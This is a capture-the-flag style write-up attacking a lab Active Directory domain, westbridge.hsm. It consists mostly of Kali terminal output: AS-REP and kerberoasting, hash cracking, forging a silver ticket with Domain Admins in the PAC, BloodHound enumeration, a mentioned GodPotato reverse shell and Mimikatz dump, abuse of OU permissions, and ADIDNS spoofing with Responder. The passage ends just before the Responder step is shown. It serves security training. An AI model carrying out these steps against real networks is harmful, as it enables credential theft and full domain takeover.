
Phase 2 - Kerberos: AS-REP roast → kerberoast without pre-auth
One account, svc_legacy, has “do not require pre-auth” set - AS-REP roastable:
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User a.owen doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User a.pherson doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User a.price doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User b.jones doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User b.wellington doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User c.anderson doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User c.hayes doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User c.ward doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User c.wilson doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User d.hoff doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User d.murphy doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User d.parker doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User e.foster doesn't have UF_DONT_REQUIRE_PREAUTH set [-] Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type) [-] User h.powell doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User i.bishop doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User j.bennett doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User j.walsh doesn't have UF_DONT_REQUIRE_PREAUTH set [-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked) [-] User l.cole doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User l.reed doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User m.thompson doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User n.brooks doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User o.carter doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User o.griffin doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User p.sullivan doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User r.anderson doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User researchoperator doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User s.adams doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User s.harrison doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User svc_files doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User svc_krb_t2 doesn't have UF_DONT_REQUIRE_PREAUTH set $krb5asrep$23$svc_legacy@WESTBRIDGE.HSM:da1804970c90526ba8469263e01c1aab$d38ba74a924e88fb59afe8cfe97a44dd00dd2724079b40733d7887ab94ac4c10eed574a360ad61762bd04efc7e4887a7877c06b5a9ac157003e24b503aa899c91431de505ff2e43cc8bad3c1a5b08d2a03909d65b12369f62cd92fe74bb1a02cba5b5ba7a9b2a6d605db63e05c7ce01453b37be251c7a888cc42b5a146c255f965df3c6b23f365dac7d0442e0893d0be1b122231e82c636fc053d1adac7f3834fdb494a89c020722b8b12bd176f0e7f012abd223ee3544c5cb9f43bf34e93f8ad370f89f05d87855dab0dba5960e231068705904281a69f6adc4ef1ba52dab98759481b4cc30102ecf656160e0c076a4 [-] User svc_mssql doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User svc_web doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User svc_webmonitor doesn't have UF_DONT_REQUIRE_PREAUTH set [-] User t.russell doesn't have UF_DONT_REQUIRE_PREAUTH set ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ hashcat -m 18200 hashes.txt rockyou_costum.txt hashcat (v7.1.2) starting OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project] ==================================================================================================================================================== * Device #01: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-11400H @ 2.70GHz, 2929/5859 MB (1024 MB allocatable), 4MCU Minimum password length supported by kernel: 0 Maximum password length supported by kernel: 256 Minimum salt length supported by kernel: 0 Maximum salt length supported by kernel: 256 Hashes: 1 digests; 1 unique digests, 1 unique salts Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates Rules: 1 Optimizers applied: * Zero-Byte * Not-Iterated * Single-Hash * Single-Salt ATTENTION! Pure (unoptimized) backend kernels selected. Pure kernels can crack longer passwords, but drastically reduce performance. If you want to switch to optimized kernels, append -O to your commandline. See the above message to find out about the exact limits. Watchdog: Temperature abort trigger set to 90c Host memory allocated for this attack: 513 MB (3825 MB free) Dictionary cache built: * Filename..: rockyou_costum.txt * Passwords.: 5005 * Bytes.....: 49090 * Keyspace..: 5005 * Runtime...: 0 secs Approaching final keyspace - workload adjusted. Session..........: hashcat Status...........: Exhausted Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP) Hash.Target......: $krb5asrep$23$svc_legacy@WESTBRIDGE.HSM:da1804970c9...c076a4 Time.Started.....: Mon Aug 24 09:26:37 2026 (0 secs) Time.Estimated...: Mon Aug 24 09:26:37 2026 (0 secs) Kernel.Feature...: Pure Kernel (password length 0-256 bytes) Guess.Base.......: File (rockyou_costum.txt) Guess.Queue......: 1/1 (100.00%) Speed.#01........: 84405 H/s (1.28ms) @ Accel:1024 Loops:1 Thr:1 Vec:16 Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new) Progress.........: 5005/5005 (100.00%) Rejected.........: 0/5005 (0.00%) Restore.Point....: 5005/5005 (100.00%) Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1 Candidate.Engine.: Device Generator Candidates.#01...: taniafaye -> sexcluff Hardware.Mon.#01.: Util: 26% Started: Mon Aug 24 09:26:11 2026 Stopped: Mon Aug 24 09:26:39 2026
The AS-REP hash didn’t crack against the wordlist - but an AS-REP-roastable account can request service tickets without a password, so we pivot straight into a kerberoast without pre-auth to pull TGS hashes for every SPN account:
svc_mssql came back with an RC4 (etype 23) ticket, which fell instantly:
1 2 3 4 5 6 7 8 9 10 11 12
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ john kerberoast_output.txt -w=rockyou_costum.txt Using default input encoding: UTF-8 Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4]) Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status sqls3rv3r (?) 1g 0:00:00:00 DONE (2026-08-24 10:28) 100.0g/s 500500p/s 500500c/s 500500C/s taniafaye..sexcluff Use the "--show" option to display all of the cracked passwords reliably Session completed. ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$

Here’s the clever part, and BloodHound proves it: the MSSQL Maintenance group (RID 9497) has sysadmin on the SQL box, but svc_mssqlis not a member (its members are j.walsh and m.thompson). So we can’t just log in - we forge a silver ticket that claims that group membership in the PAC:
1 2 3 4 5 6 7 8 9 10 11
# NT hash = NTLM of "sqls3rv3r"; groups 9497 (MSSQL Maintenance) + 512 (Domain Admins) baked into the PAC ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ impacket-ticketer -nthash 025d7fd412286be6ff0ba432685d6d8f -domain-sid S-1-5-21-1978613116-3728955385-531918137 -domain westbridge.hsm -spn MSSQLSvc/SQL.westbridge.hsm:1433 -user-id 9459 -groups 9497,512 svc_mssql [*] Saving ticket in svc_mssql.ccache
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ bloodhound-python -u svc_mssql -p 'sqls3rv3r' -d westbridge.hsm -dc DC.westbridge.hsm -ns 10.0.10.5 -c all --zip INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3) INFO: Found AD domain: westbridge.hsm INFO: Getting TGT for user WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: 18 INFO: Connecting to LDAP server: DC.westbridge.hsm INFO: Found 1 domains INFO: Found 1 domains in the forest INFO: Found 5 computers INFO: Connecting to GC LDAP server: dc.westbridge.hsm INFO: Connecting to LDAP server: DC.westbridge.hsm INFO: Found 39 users INFO: Found 71 groups INFO: Found 2 gpos INFO: Found 7 ous INFO: Found 19 containers INFO: Found 1 trusts INFO: Starting computer enumeration with 10 workers INFO: Querying computer: HELPDESK-WS.westbridge.hsm INFO: Querying computer: WEB INFO: Querying computer: FILES.westbridge.hsm INFO: Querying computer: SQL.westbridge.hsm INFO: Querying computer: DC.westbridge.hsm INFO: Done in 00M 57S INFO: Compressing output into 20260824111128_bloodhound.zip ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$
1
Flag01{SILVER_*****}
Loot: the MSSQL backup → m.thompson
A GodPotato reverse shell → dump SAM/LSA (Mimikatz), then pull Westbridge.bak from the MSSQL server’s backup directory and grep it for stored NT hashes:
Saved that NT hash and used that to crack using john
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ john ntt.txt -w=rockyou_costum.txt --format=Raw-MD5 Using default input encoding: UTF-8 Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hashtype, consider --fork=4 Press 'q' or Ctrl-C to abort, almost any other key for status Pa$$w0rd (?) 1g 0:00:00:00 DONE (2026-08-24 11:52) 100.0g/s 500400p/s 500400c/s 807600C/s mmm888..sexcluff Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably Session completed. ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$
m.thompson validates domain-wide - our first real domain user:



We exploited an OU-level delegated GenericAll permission by moving two accounts into the OU controlled by m.thompson, thereby bringing those accounts under his administrative control.
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ smbclient //10.0.10.15/Scripts -U 'westbridge.hsm\r.anderson%Pass123456' Try "help" to get a list of possible commands. smb: \> ls . D 0 Tue Jul 7 10:49:02 2026 .. DHS 0 Sun Jul 26 10:47:29 2026 installed_updates.ps1 A 998 Tue Jul 7 10:49:02 2026 webserver_monitor.ps1 A 1073 Tue Jul 7 12:32:00 2026
26082299 blocks of size 4096. 16716754 blocks available smb: \> get webserver_monitor.ps1 getting file \webserver_monitor.ps1 of size 1073 as webserver_monitor.ps1 (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec) smb: \> get installed_updates.ps1 getting file \installed_updates.ps1 of size 998 as installed_updates.ps1 (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec) smb: \>

webserver_monitor.ps1 runs as svc_webmonitor every minute and health-checks three hostnames with -UseDefaultCredentials - meaning it will happily authenticate to whatever answers:
None of those three names resolve - but we’re an authenticated domain user, and AD-integrated DNS lets any user add records. So we point all three at our box (ADIDNS spoofing), start Responder, and wait for the scheduled task to walk its NTLM straight into the trap:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
